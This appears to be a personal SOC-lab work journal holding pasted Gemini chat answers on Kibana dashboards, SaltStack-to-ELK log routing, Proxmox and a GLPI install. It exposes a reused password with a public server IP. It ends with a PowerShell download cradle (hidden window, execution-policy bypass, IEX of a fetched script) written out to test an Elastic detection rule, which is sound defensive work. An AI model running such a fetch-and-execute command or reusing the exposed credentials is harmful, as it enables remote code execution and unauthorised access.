2. Name it `SOC: Unauthorized & High-Privilege Activity`.
3. Ensure the "Store time with search" option is **off** so the table always matches your dashboard's global time picker.
4. Go back to your **Dashboard**, click **Edit**, then **Add from library**, and select your new saved search.

Pro-Tip: Adding Red-Flag Highlighting

To make this "beautiful" and functional, go to **Stack Management > Data Views**. Find your data view and edit the `salt.func` field. You can set a "Field Format" to display a specific color if the value is `cmd.run` or `user.add`, making unauthorized actions jump out in red immediately.

Would you like me to help you set up an automated Alert for this specific saved search so you get a notification when `cmd.run` is used?

Gemini said
Building the High-Privilege Activity Table

Creating a **Saved Search** allows you to preserve your column selections and filters specifically for reuse on your "Salt-sourav" dashboard. This turns a generic list of logs into a focused security monitoring tool.

---

1. Execute the Security Query

In the **Discover** tab, enter the following KQL query to capture both standard Linux `sudo` activity and high-impact Salt functions:

Code snippet

```
host.name: "saltstack" and (process.name: "sudo" or salt.func: "state.apply" or salt.func: "pkg.install" or salt.func: "user.add" or salt.func: "cmd.run")
```

- `process.name: "sudo"`: Monitors manual privilege escalation on the host.

- `salt.func: "cmd.run"`: Flags arbitrary command execution, a common vector for unauthorized changes.
- `salt.func: "user.add"`: Watches for new account creations which could be potential backdoors.

2. Configure the Table Columns

For a security analyst, context is key. Add these specific fields from the sidebar as columns to make the table insightful:

- `@timestamp`: The exact time of the event.
- `user.name`: Identifies who initiated the high-privilege action.
- `salt.func`: The administrative action taken.
- `salt.args`: Shows the details (e.g., exactly which command was run via `cmd.run`).
- `process.command_line`: Shows the full command string for `sudo` events.

3. Save and Integrate

1. Click **Save** in the top toolbar.
2. Name it `SOC: High-Privilege Activity`.
3. Go to your **Dashboards** and click **Edit**.
4. Select **Add from library**, choose your new **Saved Search**, and place it prominently on your dashboard.

Visual Enhancement: Field Formatting

To make these alerts "pop" as shown in your third image where you are creating a field, you can set a **Field Format**:

- Go to **Stack Management > Data Views**.
- Select your `salt` data view and find the `salt.func` field.
- Set a **Color** format (e.g., Red) that triggers whenever the value is `cmd.run` or `user.add`. This ensures that even in a sea of logs, critical security events are visually immediate.

Would you like me to show you how to set up an "Elasticsearch Query" alert that pings you on Slack whenever one of these high-privilege commands is detected?

You said

why hostname : saltstack?

Gemini said

In your specific setup, `host.name: "saltstack"` is used as a **filter** because that is the unique name assigned to the machine where your Salt Master and Elastic Agent are currently running.

In ELK, the `host.name` field is a standard metadata tag added by the **Elastic Agent** to identify the source of the data. Here is why it matters for your dashboard:

1. Filtering Out Noise

An ELK cluster often collects logs from dozens of different servers (e.g., web servers, databases, firewalls). By specifying `host.name: "saltstack"`, you are telling Kibana to ignore logs from your other machines and only show data coming from your Salt Master.

2. Identifying the "Source of Truth"

In your previous screenshot, you had thousands of hits. Many of those are likely generic system metrics (CPU, RAM) or network logs. Using the hostname helps you confirm that the **SaltStack Integration** is actually attached to the correct physical or virtual machine.

3. Scalability

If you eventually expand your lab to have multiple Salt Masters (e.g., `salt-master-prod` and `salt-master-dev`), you would use this field to switch between their respective dashboards or compare their performance side-by-side.

How to check your actual Hostname

If you aren't sure if "saltstack" is the right name, you can run this command on your terminal:

Bash

```
hostname
```

If the output is different, you should update your Kibana query to match that name so you don't get "No results match your search criteria".

Since you are looking at unauthorized activity, would you like me to show you how to filter for commands run by specific users other than 'root' on that host?

Gemini said
It’s standard behavior for the "No results" screen to appear right after you paste a complex security query. In your latest screenshot, you are searching for high-privilege commands (like `cmd.run` or `user.add`) across the **"All logs"** data view.

Since these are "Unauthorized Activity" filters, it's actually a **good sign** if nothing shows up immediately—it means nobody has triggered those dangerous commands in the last 30 days!

However, to make this useful for your dashboard, we need to ensure the data is actually being captured correctly.

1. The "Empty Result" Checklist

If you want to see data in that table right now, try these three things:

- **Expand the Time Range:** Your screenshot shows "Last 30 days." If you haven't run a `pkg.install` or `sudo` command in that window, it will be empty. Click the clock icon and select **"Last 90 days"** or click **"Search entire time range"** to see if older data exists.
- **Switch Data Views:** You are currently on the "All logs" data view. Try switching the dropdown in the top left to the **"salt"** data view you were working on earlier. The fields like `salt.func` are more likely to be indexed correctly there.
- **Trigger a "False Alarm":** Go to your terminal and run a command that matches your filter:
- Bash

```
sudo salt 'saltstack' pkg.install cowsay
```

-
- Wait 10 seconds and refresh Kibana. If the log appears, your filter is working perfectly.

2. Refining the "Saved Search"

Once you have at least one result, we can make the table look professional.

- **Add Columns:** In the left sidebar, find and click the **+** sign next to `user.name`, `salt.func`, and `salt.args`. This transforms the "Document" view into a clean spreadsheet view.

- **Save for Dashboard:** Click **Save** in the top right. Name it `SOC - High Risk Commands`. Now, you can add this specific table to your "Salt-sourav" dashboard.

3. Adding More Insights (Beyond the Table)
To make the dashboard "beautiful" like you asked, don't just use tables. Add a **Lens Visualization**:

Insight	Visualization Type	Why?
User Activity	Bar Chart	Shows which admin (e.g., `sudo_root`) is running the most commands.
Command Popularity	Tag Cloud	Visually represents which Salt functions are used most (e.g., `test.ping` vs `state.apply`).
Error Rate	Metric	A big red number showing how many jobs failed in the last hour.

Would you like me to show you how to create a "Heatmap" that shows what time of day most Salt commands are being executed?

You said

i just ran test.ping , still nothing on the kibana

Gemini said
It looks like you’ve successfully triggered a Salt job on your `edr4` machine, but because of how your specific pipeline is built, searching for `host.name: "saltstack"` or looking in the **"All logs"** data view won't show the results of that `test.ping`.

Based on your previous configuration, your Salt events are bypasssing the standard Elastic Agent "logs" stream and are being sent to a custom index.

1. Change Your Search View

Your current Discover screen is looking at **"All logs"**. Since you have a hardcoded Logstash pipeline, your data is likely being stored in an index named `salt-events-2026.02.13` (or today's date).

- **Action:** Change the Data View dropdown (top left) from "All logs" to a view that matches `salt-events-*`. If you haven't created a Data View for that index pattern yet, you'll need to create one in **Stack Management > Data Views** first.

2. Update Your Query

The command you ran was `sudo salt 'edr3-elastic' test.ping`. Because this is a custom Logstash event, the field names will be different than standard Elastic Agent logs:

- **Standard Log Filter:** `host.name: "saltstack"` (This is likely failing because your hostname in the terminal is `edr4`, not `saltstack`).
- **Recommended Filter:** Try searching for just `salt_return: "true"` or `minions.keyword: "edr3-elastic"`. Your Logstash filter specifically renames the "return" field to `salt_return`.

3. Verify the Logstash Path

If you still see nothing after switching data views, there might be a "hiccup" in the custom HTTP connection:

1. **Check Logstash Logs:** On your ELK server, run `sudo tail -f /var/log/logstash/logstash-plain.log`.
2. **Verify Port 8080:** Ensure the Salt Master is actually reaching Logstash by checking for active connections: `netstat -an | grep 8080`.
3. **Salt Master Config:** Ensure your Salt Master's `engines` configuration is still pointing to the correct IP (`148.113.27.180`).

Dashboard Insight: "Minion Health"

Once you get these events showing up, you can add a high-value panel to your **"Editing Salt-sourav"** dashboard:

Insight	Visualization	Filter
Dead Minions	Gauge	Show minions that haven't sent a `test.ping` response in the last hour.

Execution Hotspots	Heatmap	`user` vs `minions.keyword` to see who is targeting which server most often.

Would you like me to help you create the `salt-events-*` Data View so you can see these specific ping results?

You said

i changed to salt-events, still no luck , the salt-dashboard is getting updated

Gemini said
It is great news that your **"Salt-sourav" dashboard** is updating; that confirms the data pipeline is actually alive and kicking. The reason you are seeing "No luck" in the **Discover** tab is likely a simple filtering mismatch between what you are searching for and how your custom Logstash pipeline is tagging the data.

1. Why "host.name" is Failing You

In your terminal, your machine is named `edr4`. Your previous search was specifically looking for `host.name: "saltstack"`.

- **The Conflict:** If your Logstash pipeline or Elastic Agent is tagging the data with the actual system hostname (`edr4`), searching for `"saltstack"` will return zero results every time.

The Fix: In the Discover tab search bar, try removing the hostname filter entirely or change it to:

- `host.name: "edr4"` or simply search for `salt_return: "true"`.

2. Check Your Data View

You mentioned you switched to `salt-events`, but ensure the **Data View** you created actually covers the index being populated by your Logstash config.

- Your Logstash output is hardcoded to `salt-events-%{+YYYY.MM.dd}`.
- Go to **Stack Management > Data Views** and verify that your pattern is `salt-events-*`.
- If your Discover tab still says "No results," check the **time picker** (top right). Since you just ran the `test.ping`, ensure it is set to **"Last 15 minutes"** to ignore old, stale data.

3. Adding Insight: "Command Velocity"

Since your dashboard is working, let's make it more insightful as you wanted earlier.

- **The "What":** Add a **Lens Bar Chart** showing "Count of Records" broken down by `fun.keyword` (the Salt function).
- **The "Why":** In your latest dashboard screenshot, you see `pkg.install` and `saltutil.find_job`. A bar chart will instantly show you if a minion is "spamming" the master with too many requests, which could indicate a misconfigured state or a loop.

Troubleshooting Step: "The Raw Truth"

If you want to see exactly what is coming in without any filters, do this in Discover:

1. Select your `salt-events-*` data view.
2. Clear the search bar completely (delete everything).
3. Set the time to **"Last 1 hour."**
4. If it's still empty, your Logstash might be sending data to a different index than you think. Check your Logstash logs for any "connection refused" or "mapping" errors.

Would you like me to help you create a "Heatmap" visualization for your dashboard to see which minions are most active throughout the day?

You said

lets check the host.name its using

Gemini said
To find out exactly what hostname your data is using, we need to look at the **available fields** in your `salt-events-*` data view.

Because your data is coming through a custom Logstash pipeline, it likely isn't using the standard `host.name` field that the Elastic Agent uses.

1. How to find the correct Host field

In the **Discover** tab, follow these steps to see what field your Logstash pipeline is actually sending:

- **Switch to the correct Data View:** Ensure the dropdown in the top-left is set to `salt-events-*`.
- **Look at "Available fields":** On the left-hand sidebar, look for fields like `host`, `agent.hostname`, `id`, or `source`.

- **Check the "ID" or "Source":** Based on your terminal, your Master is `edr4`. Your Logstash filter specifically adds a field called `source: "salt-eventbus"`. Try searching for that instead of `host.name`.

2. Identifying the Minion Hostnames

In your "Salt-sourav" dashboard, the table shows a column called `minions`.

- This field contains the names of the machines responding to your commands (e.g., `edr3-elastic`).
- If you want to filter your logs for a specific minion, use: `minions : "edr3-elastic"`.

3. Quick Terminal Check

If you want to verify what your Salt Master thinks its own ID is (which is often what gets sent to ELK), run this on your `edr4` terminal:

Bash

```
salt-call --local grains.get id
```

Whatever that command returns is likely the value being indexed in Elasticsearch.

Dashboard Enhancement: "Activity by Host"

Since you are looking into hostnames, this is a perfect time to add a **Horizontal Bar Chart** to your dashboard:

- **Vertical Axis:** `minions.keyword` (or the host field you just found).
- **Horizontal Axis:** Count of records.
- **Insight:** This will visually show you which host is the "noisiest" or doing the most work in your lab.

20/01/26

Create a alerts for sisk usage >= 85% & >=90%

-alerts for windows update

Set a talent i kibana for a disk-usge >= 8% and 90%

- Logstash - a middleman that logstash pulls data , applies logic and pushes results somewhere else

21/01/26

- Download openvpn
- Connecto to ovh india
- Install saltstack on one of the vm there
- Then integrate it to our elastic

How do I make the 1000's of machines end up in the same correct state and keep them that way?
Answer is Saltstack

- Tracking in kibana for salt
- Typically want to track
    1. Minions : - online/offline
    2. What jobs were run (who and when)
    3. State results (success/fail , what changed)
    4. Errors (why)
    5. drift/compliance reports over time

Salt generates this is in two streams

1. Job returns / state results (structured results of commands)
2. Events from salt event bus (everything happening)

22/01/26
Faced the issue od edr4 vm not able to communicate with edr3 on the same network

23/01/26

- Added the new network to edr4 & changed its ip and gateway
- Able to communicate with edr3
- But still facing issue with the salt

```
edr4@EDR4:~$ curl -s -X POST "http://148.113.27.180:8080/salt"   -H "Content-Type:
application/json"   -d
'{"tag":"test/manual","data":{"id":"manual-test","fun":"ping","jid":"1","success":true}}'

edr4@EDR4:~$
```

```
edr3@edr3:~$ curl -sk -u elastic:'Passme$99' \
"https://148.113.27.180:9200/salt-events-*/_search?size=5&q=manual-test" \
| jq '.hits.hits[0]._source'
null
edr3@edr3:~$
```

You said

```
edr3@edr3:~$ ss -tulnp | grep 8080
edr3@edr3:~$ curl -sk -u elastic:'Passme$99'
"https://148.113.27.180:9200/_cat/indices/salt-events-*?v"
health status index                  uuid                   pri rep docs.count docs.deleted store.size
pri.store.size dataset.size
green  open   salt-events-2026.01.22 WWLFZnYQTN2D0GRDoSoQEg   1   1        136            0
369.7kb        114.8kb       114.8kb
green  open   salt-events-2026.01.23 URcfBiHPQvet2rhC3yMdjw   1   1         24            0
225kb           76kb          76kb
edr3@edr3:~$
```

You said

```
curl -sk -u elastic:'Passme$99' -X GET
"https://148.113.27.180:9200/salt-events-2026.01.23/_search" -H 'Content-Type:
application/json' -d '{
  "size": 1,
  "sort": [
    { "@timestamp": "desc" }
  ]
```

```
}' | jq '.hits.hits[0]._source'
```

You said

```
edr3@edr3:~$ curl -sk -u elastic:'Passme$99' -X GET
"https://148.113.27.180:9200/salt-events-2026.01.23/_search" -H 'Content-Type:
application/json' -d '{
  "size": 1,
  "sort": [
    { "@timestamp": "desc" }
  ]
}' | jq '.hits.hits[0]._source'
{
  "user_agent": {
    "original": "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
  },
  "host": {
    "ip": "162.243.220.9"
  },
  "event": {
    "original": ""
  },
  "http": {
    "request": {
      "body": {
        "bytes": "0"
```

```
    }
  },
  "method": "GET",
  "version": "HTTP/1.1"
},
"url": {
  "port": 8080,
  "path": "/get.php",
  "domain": "148.113.27.180"
},
"@timestamp": "2026-01-23T03:45:29.134066941Z",
"source": "salt-eventbus",
"@version": "1",
"message": ""
}
```


27/01/26

- Created rules & kibana dashboard for the diskusage of >= 85%

28/01/26

- Change the alerts to - my email
- Only essential ones
- Create a salt dashboard

29/01/26

- Get the yesterdays things done

Installed packages on salt-minion(edr3) using salt-master (edr-4)

- Htop
- Nmap

- Cowsay

Sudo salt '*' plg-list-pkgs → cmd used to install the packages
- For some reason elasticsearch is not receiving the logs
- Install something using the master - kibana dashboard not getting updated

30/01/2026

There's a missing link for yesterdays kiabana dashboard not showing up
There's no connection between salt-master and logstash
We need a returner, its like a delivery driver (the returner to move the data from salt over to it)

1. The SaltStack-to-ELK Pipeline Crisis

The Goal: Automatically log every SaltStack command (Remote Execution) to Elasticsearch for auditing.

- **The Problem:** Commands like `pkg.install nmap` were showing "Success" in the terminal but were invisible in Kibana. Simple commands like `test.ping` were appearing.
- **The Root Cause (The "Silent Killer"):** A **Mapping Conflict**. Because a `test.ping` returns a simple `true/false` (boolean), Elasticsearch "locked" the field type. When `pkg.install` sent a complex "Object" (version details), Elasticsearch silently dropped the logs.
- **The Engineering Fix:**
  - **Index Template:** We ran a `PUT` command in Kibana Dev Tools to create `salt_events_template`. This told Elasticsearch to treat the `salt_return` field as an object with `enabled: false`, allowing it to store any data type without crashing.
  - **Pipeline Re-routing:** We found the Salt Master was trying to talk directly to Elasticsearch (Port 9200), bypassing Logstash. We enabled `http_logstash.conf` on the Master to route data through Logstash (Port 8080) for proper field renaming (`return` to `salt_return`).
- **Authentication Hurdle:** We encountered `401 Unauthorized` errors during `curl` commands due to the `$` in your password `Passme$99`. We fixed this by wrapping credentials in single quotes.

2. Infrastructure Expansion

- **Agentless Management:** We discussed `salt-ssh` for managing servers without installing a minion, identifying it as a great "backdoor" or bootstrapping tool.
- **Self-Managing Master:** We successfully installed a `salt-minion` on the same machine as the `salt-master` (`edr4`), allowing the Master to enforce its own security baselines.
- **Global Auditing:** We confirmed that by using the Salt **Engine** (`http_logstash`), you no longer need to type `--return elasticsearch`. Every command is now globally and automatically audited.

3. The GLPI 10 Installation (The "Boss Fight")

The Goal: Install GLPI 10 for asset management and integrate it with your existing security logs.

The Prerequisites

- **Web Server:** Apache 2.4.
- **Database:** MySQL 8.0 (specifically requested over MariaDB).
- **PHP:** Version 8.2 with specific extensions (`mysqli`, `mbstring`, `curl`, `gd`, `intl`, etc.).

The Technical Hurdles & Solutions

- **The 403 Forbidden Error:** You couldn't reach the setup page at `/glpi`.
  - *Fix:* Because GLPI 10 uses a `/public` folder for security, we adjusted the Apache `DocumentRoot`. You found that accessing the IP directly (`http://192.168.1.8/`) successfully loaded the installer.
- **The "Access Denied (1045)" Error:** MySQL 8.0 rejected the GLPI connection.
  - *Fix:* This was a password plugin mismatch. We logged into the MySQL shell and forced the user to use the compatible plugin: `ALTER USER 'glpiuser'@'localhost' IDENTIFIED WITH mysql_native_password BY 'Passme$99';`.
- **The "Error Accessing Config Table" / SQL 1146 Loop:** The web installer timed out, leaving a configuration file but no database tables.
  - *Fix:* We abandoned the browser installer and used the **Command Line Interface (CLI)**. We manually deleted `config_db.php`, wiped the database, and ran: `sudo php bin/console database:install --db-name=glpidb --db-user=glpiuser --db-password='Passme$99' --force -n`
- **The Timezone Warning:** GLPI warned that timezones weren't loaded.

- *Fix:* We used `mysql_tzinfo_to_sql` to push system timezones into MySQL and granted the `glpiuser` `SELECT` permissions on the `mysql.time_zone_name` table.

4. Manager Pitch Strategy

We developed a narrative for your face-to-face meeting at **ThIRU**:

1. **Visibility:** You closed a "Silent Visibility Gap" where complex audit logs were being lost.
2. **Resilience:** You engineered a dynamic pipeline using Index Templates that can handle any future security tool deployments.
3. **Automation:** You achieved "Invisible Auditing"—total administrative transparency without manual effort.
4. **ITSM Integration:** You deployed GLPI to link these automated server changes to an official asset inventory.

Final Status Check

- **Salt Master (`edr4`):** Active and routing logs to ELK via Logstash.
- **Minions:** `edr3-elastic` and `edr4-master-minion` are both reporting successfully.
- **ELK Stack:** Healthy (Green), receiving automatic audit logs for tools like `nmap` and `wireshark`.
- **GLPI:** Installed, database initialized, and ready for API integration.

02/02/26
Connectivity issue between salt and elastic stack
- Working
- Have to figure out the dashboards
- Done working

03/02/2026
- Well i found out today that ansible is quite better than saltstack
- Its fucking agentless

Logs are able to talk to elasticsearch and salt-stack
- Loading in kibana as well
- But have to fine tune the dashboards for proper visual understanding
- If we don't use “--return elasticsearch” at the end of a application install , salt wont return logs to elasticsearch it just installs it

-well-well-well
- salt’s zeromq engine is 10x faster than ansibel

- so during active breach “block ip” cmd can be pushed to 1000’s of servers/devices in <2seconds
- salt-bus → automatically alerts the elk stack
- complex orchestration : manages 1000’s of nodes with a single salt-master

The chat mentions **Ansible** specifically when you were expressing frustration with SaltStack's complexity (calling it a "pain in the ass").

Here is how it was brought up and what we discussed regarding it:

1. The Comparison of Difficulty

We acknowledged that while **Ansible** and **Terraform** feel like driving a "modern car," **SaltStack** feels like building a "jet engine while it's already in the air." Ansible is often considered easier for beginners because of its simpler "SSH and go" approach.

2. Speed and Architecture

We compared the two tools to explain why SaltStack is better suited for your **ThIRU SOC lab**:

- **Ansible:** Uses standard SSH, which is "agentless" but slower when managing thousands of servers.
- **SaltStack:** Uses the **ZeroMQ** message bus, which is up to **10x faster** than Ansible. We discussed that in a real security breach, pushing a "Block IP" command to 1,000 servers in 2 seconds (Salt) is a game-changer compared to 20 minutes (Ansible).

3. The "Event Bus" Advantage

The key reason we stuck with Salt over Ansible is the **Event Bus**. Salt can "listen" to servers and react automatically (like alerting your ELK stack if a log is deleted), whereas Ansible is primarily a "push" tool where you have to tell it to run every time.

4. Agentless Management (`salt-ssh`)

When you asked about managing systems without installing a minion, we noted that **salt-ssh** is a built-in feature that allows Salt to work exactly like Ansible—completely agentless—using standard SSH on Port 22.

🏗️ Infrastructure Tooling: The 2026 Strategic Comparison

Feature	Terraform	Ansible	SaltStack (Salt)

Primary Role	**Provisioning** (Building the house)	**Configuration** (Painting the walls)	**Orchestration** (Running the house)
Philosophy	Declarative (End-state)	Procedural (Step-by-step)	Reactive (Event-driven)
Architecture	Agentless (API-based)	Agentless (SSH-based)	**Master-Minion** (Agent-based)
Communication	HTTPS / Cloud APIs	SSH / WinRM	**ZeroMQ (Message Bus)**
Speed	Slow (API overhead)	Moderate (SSH overhead)	**Extreme (Persistent Bus)**
Drift Detection	High (State files)	Low (Runs manually)	**Real-time** (Beacons/Agents)
SOC Utility	Cloud Setup / Scaling	Patching / Ad-hoc tasks	**Incident Response / Auditing**

🔍 Why SaltStack Wins for your SOC Project

1. The "ZeroMQ" Factor (Speed)

- **Ansible:** Every time you run a command, it has to open a new SSH connection, authenticate, run the task, and close it. On 500 servers, this takes minutes.
- **SaltStack:** The minions maintain a **persistent encrypted connection** to the master. A command to 1,000 servers executes in **sub-seconds**. In a SOC, speed is the difference between a contained breach and a total wipeout.

2. The "Event Bus" (Intelligence)

- **Terraform/Ansible:** These are "push" tools. They only work when you tell them to.
- **SaltStack:** It is "living" infrastructure. The **Event Bus** (which we just hooked into ELK) hears everything. If an attacker stops the `auditbeat` service, Salt hears the "service down" event and can automatically restart it or alert the SOC before a human even sees it.

3. State Management vs. Provisioning

- **Terraform** is the king of **Day 0**. Use it to spin up your 3-node Elastic Cluster in the cloud.
- **SaltStack** is the king of **Day 1 and beyond**. Once the servers exist, Salt ensures their security configuration never "drifts." If someone manually changes a firewall rule, Salt's agent will flip it back to the secure state automatically.

💡 **Summary for your Manager**

> "While **Terraform** is great for building our VMs and **Ansible** is easy for simple patching, we chose **SaltStack** for the Response Unit because it provides **real-time, event-driven orchestration**. Its ZeroMQ architecture allows us to respond to threats across the entire unit in seconds, and its internal event bus provides the **100% automated audit trail** we now see in our ELK dashboard."

04/02/26

Proxmox VE (Virtual Environment) is an open-source, bare-metal server virtualization platform. It is widely considered one of the leading alternatives to proprietary hypervisors like VMware vSphere (ESXi) and Microsoft Hyper-V, especially in 2025–2026 following market shifts in enterprise licensing.

At its core, it allows you to run and manage **Virtual Machines (VMs)** and **Containers (LXC)** on a single platform through a comprehensive web interface.

1. Core Architecture

Proxmox VE is a Type-1 (bare-metal) hypervisor based on **Debian Linux**. It distinguishes itself by tightly integrating two distinct virtualization technologies:

- **KVM (Kernel-based Virtual Machine):** Used for full virtualization. It allows you to run any operating system (Windows, Linux, BSD) as if it were on physical hardware.
- **LXC (Linux Containers):** Used for lightweight, OS-level virtualization. These share the host's kernel, making them extremely resource-efficient (similar to Docker but treating the container more like a persistent full OS).
    - *Note:* As of Proxmox VE 9.1 (late 2025), it also includes support for OCI images, bridging the gap between standard LXC and modern application container workflows.

2. Key Features

Proxmox acts as a complete "Datacenter in a Box." Unlike VMware, which requires a separate heavy management server (vCenter), Proxmox's management is decentralized and built into every node.

- **Web-Based Management:** A fast, functional HTML5 interface accessible from any browser. You can manage networking, storage, and console into VMs directly from here.
- **High Availability (HA) Cluster:** You can cluster multiple Proxmox servers together. If one node fails, VMs can automatically restart on another node.
- **Software-Defined Storage:** Native support for **ZFS** (great for single nodes) and **Ceph** (for multi-node hyper-converged clusters), allowing you to create shared storage without expensive SAN hardware.
- **Integrated Backup:** Includes a built-in backup tool (vzdump) and integrates seamlessly with **Proxmox Backup Server (PBS)** for deduplicated, incremental enterprise backups.
- **Networking:** Supports advanced bridging, VLANs, and bonds, plus a Software Defined Network (SDN) stack for complex setups.

3. Why is it popular right now?

In the last 1-2 years, Proxmox has seen a massive surge in adoption due to two main factors:

1. **The "VMware Exodus":** Following Broadcom's acquisition of VMware and subsequent pricing changes/end of perpetual licenses, many enterprises and MSPs migrated to Proxmox to escape vendor lock-in and licensing fees.
2. **Home Labs & SMBs:** Because the full feature set is free (the subscription is only for the "Enterprise" stable repository and support), it is the de facto standard for IT enthusiasts and Small-to-Medium Businesses.

Summary Comparison

Feature	**Proxmox VE**	**VMware vSphere (ESXi)**
License	Open Source (AGPL), Free to use	Proprietary, Subscription-based
Virtualization	KVM (VMs) + LXC (Containers)	Proprietary Kernel (VMs)
Management	Built-in Web GUI (Multi-master)	Requires vCenter Server

Storage	ZFS, Ceph, NFS, iSCSI	vSAN, VMFS, NFS, iSCSI
Hardware Support	Wide (Any Linux-compatible hardware)	Strict HCL (Hardware Compatibility List)

- Tried installing proxmox on .02 server on a new disk (the one that wiped of due to hard-disk failure)
- The hard-disk can't be initialised after trying for 2hrs, i left it

- Back to salt integration

05/02/26
Tech meeting:

1. Cmh - RMM access is given
    - Probable installation today
    - Marsden park - syd
    - About 40 devies
    - Installation only after business hours (8pm-8am)

Wel well well, salt is sending logs to elk even without the –reutrn elasticsearch adn kibana dashboard is getting updated
Problem:

- The config file of salt-master was wrong
- There were two conf.d file
    1. One was disabled
    2. The other was was trying to send the data to elk directly without logstash (which never works) because salt needs to send data through logstash for elk to pick it up
    3. After enabling the correct conf.d data started flowing

06/02/26
3rd party integration glpi
Logic :-
Elastic security detects a threat →shuffle triggers → glpi rest api creates a ticket
Glpi is said to be the best full version

3. The GLPI 10 Installation (The "Boss Fight")

The Goal: Install GLPI 10 for asset management and integrate it with your existing security logs.

The Prerequisites

- **Web Server:** Apache 2.4.
- **Database:** MySQL 8.0 (specifically requested over MariaDB).
- **PHP:** Version 8.2 with specific extensions (`mysqli`, `mbstring`, `curl`, `gd`, `intl`, etc.).

The Technical Hurdles & Solutions

- **The 403 Forbidden Error:** You couldn't reach the setup page at `/glpi`.
  - *Fix:* Because GLPI 10 uses a `/public` folder for security, we adjusted the Apache `DocumentRoot`. You found that accessing the IP directly (`http://192.168.1.8/`) successfully loaded the installer.
- **The "Access Denied (1045)" Error:** MySQL 8.0 rejected the GLPI connection.
  - *Fix:* This was a password plugin mismatch. We logged into the MySQL shell and forced the user to use the compatible plugin: `ALTER USER 'glpiuser'@'localhost' IDENTIFIED WITH mysql_native_password BY 'Passme$99';`.
- **The "Error Accessing Config Table" / SQL 1146 Loop:** The web installer timed out, leaving a configuration file but no database tables.
  - *Fix:* We abandoned the browser installer and used the **Command Line Interface (CLI)**. We manually deleted `config_db.php`, wiped the database, and ran: `sudo php bin/console database:install --db-name=glpidb --db-user=glpiuser --db-password='Passme$99' --force -n`
- **The Timezone Warning:** GLPI warned that timezones weren't loaded.
  - *Fix:* We used `mysql_tzinfo_to_sql` to push system timezones into MySQL and granted the `glpiuser` `SELECT` permissions on the `mysql.time_zone_name` table.

GLPI (Gestionnaire Libre de Parc Informatique) is an enterprise-grade, open-source platform designed to manage your entire IT infrastructure. It bridges the gap between **IT Asset Management (ITAM)** and **IT Service Management (ITSM)**, providing a single pane of glass for hardware inventory, financial tracking, and helpdesk operations.

---

1. Core Functional Pillars

- **IT Asset Management (ITAM):**

    - **Automated Inventory:** Tracks computers, servers, network devices, and software. Since GLPI 10, it includes native support for agent-based and agentless (SSH/WinRM) inventory.
    - **Lifecycle Tracking:** Manages an asset from procurement (purchase orders/warranty) to decommissioning.
    - **Software & Licenses:** Audits installed software and ensures license compliance.
- **IT Service Management (ITSM):**
    - **ITIL-Compliant Service Desk:** Handles Incidents, Problems, and Changes. It features a simplified interface for end-users and a robust "Timeline" view for technicians.
    - **SLA & Escalation:** Monitors response and resolution times, with automated triggers for overdue tickets.
    - **Knowledge Base:** Centralizes FAQs and troubleshooting guides to encourage user self-service.
- **Financial & Administrative Management:**
    - Tracks contracts, vendor relationships, and budgetary depreciation.
    - **Multi-Entity Management:** Isolated data and workflows for different departments, subsidiaries, or client environments within one installation.

---

2. GLPI 10 & 11: Modern Features

The latest versions represent a major architectural leap:

- **New UI/UX:** A total redesign using **Bootstrap 5**, offering a modern vertical menu and a responsive layout that works on mobile devices.
- **The "Toolbox":** A new interface for configuring network discovery and remote (agentless) inventory.
- **Advanced Dashboards:** Native SQL-based dashboards that allow you to create custom visualizations for management without external tools.
- **Improved ITIL Objects:** A more natural "Timeline" for tickets (oldest to newest) and a side panel for quick metadata access (priority, actors, dates).

---

3. Architecture & Integrations

GLPI is built on a **LAMP/LEMP stack** (PHP/MySQL/Apache or Nginx) and is designed to be the "source of truth" that talks to your other security and automation tools.

Integration Type	Tools / Methods
Identity & Access	LDAP, Active Directory, Azure/Entra ID, Google SSO, Auth0.

Automation	**SaltStack**, Ansible, and Python scripts via RESTful API (v2) or GraphQL.
Monitoring	Integrations with Zabbix, Nagios, or Centreon.
External Logging	**Elastic Stack (ELK)** via Logstash for auditing asset changes and ticket volume.
Communication	WhatsApp, Slack, and Email (Gmail/Outlook) via official plugins.

4. Why it wins for a SOC (Threat Response)

In a unit like **ThIRU**, GLPI provides the "context" that raw logs lack:

- **Contextual Alerting:** When an EDR alert hits your ELK dashboard, GLPI tells you exactly who owns that machine, what department it's in, and if there are any open "Change Request" tickets that might explain the activity.
- **Automated Compliance:** You can use SaltStack to verify if a server's physical state matches its "Approved" state in GLPI.
- **Audit Readiness:** It maintains a tamper-proof history of every hardware change and administrative action, making it invaluable for forensic investigations.

GLPI 10 Deployment (The "Asset Inventory")

- **Built a Hardened LAMP Stack:** You installed and configured Apache 2.4, PHP 8.2, and **MySQL 8.0** (specifically opting for MySQL over MariaDB).
- **Advanced Web Server Configuration:** You configured a dedicated Apache VirtualHost (`glpi.conf`) using the **secure `/public` directory** as the DocumentRoot—a GLPI 10 best practice.
- **MySQL 8.0 Authentication Fix:** You solved a common "Access Denied (1045)" error by forcing the MySQL user to use the `mysql_native_password` plugin to ensure compatibility with PHP.
- **CLI-Based Installation:** When the web wizard timed out, you pivoted to a **Command Line Interface (CLI)** installation. You successfully initialized the database and built all **390+ tables** manually.

- **Timezone Database Integration:** You populated the MySQL system tables with OS timezone data and enabled timezone support in GLPI to ensure accurate ticket SLAs.
- **Security Lockdown:** You manually cleared stalled configuration files (`config_db.php`) and prepared the environment for post-install directory removal (`rm -rf install`).

10/02/26

CMH installation done on all devices in marsden park - remotely after hours
All installation done by me

12/02/26

1. Project Objective

The goal was to create an **Automated Detection & Response (TDR) pipeline**.

- **Detection:** Use Elastic Security (SIEM) to catch suspicious PowerShell "Download Cradle" commands on a Windows VM.
- **Response:** Use a local Logstash instance as a bridge to pull those alerts from a remote Elasticsearch server and forward them via email to the SOC support team.

2. The "Attack" Trigger (PowerShell)

The project centered around detecting this specific malicious pattern:

PowerShell
powershell.exe -WindowStyle Hidden -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('https://example.com')"

Breakdown of Flags:

Flag	Technical Purpose	Why it's Suspicious

-WindowStyle Hidden	Prevents a terminal window from popping up.	Standard behavior for "Living off the Land" (LotL) attacks to remain stealthy.
-NoProfile	Does not load the user's PowerShell profile.	Speeds up execution and avoids interference from custom settings.
-ExecutionPolicy Bypass	Ignores the system's script execution restrictions.	Essential for running unsigned malicious scripts.
IEX	"Invoke-Expression" - executes the string provided.	Used to run code directly in memory without saving a file to disk (Fileless malware).
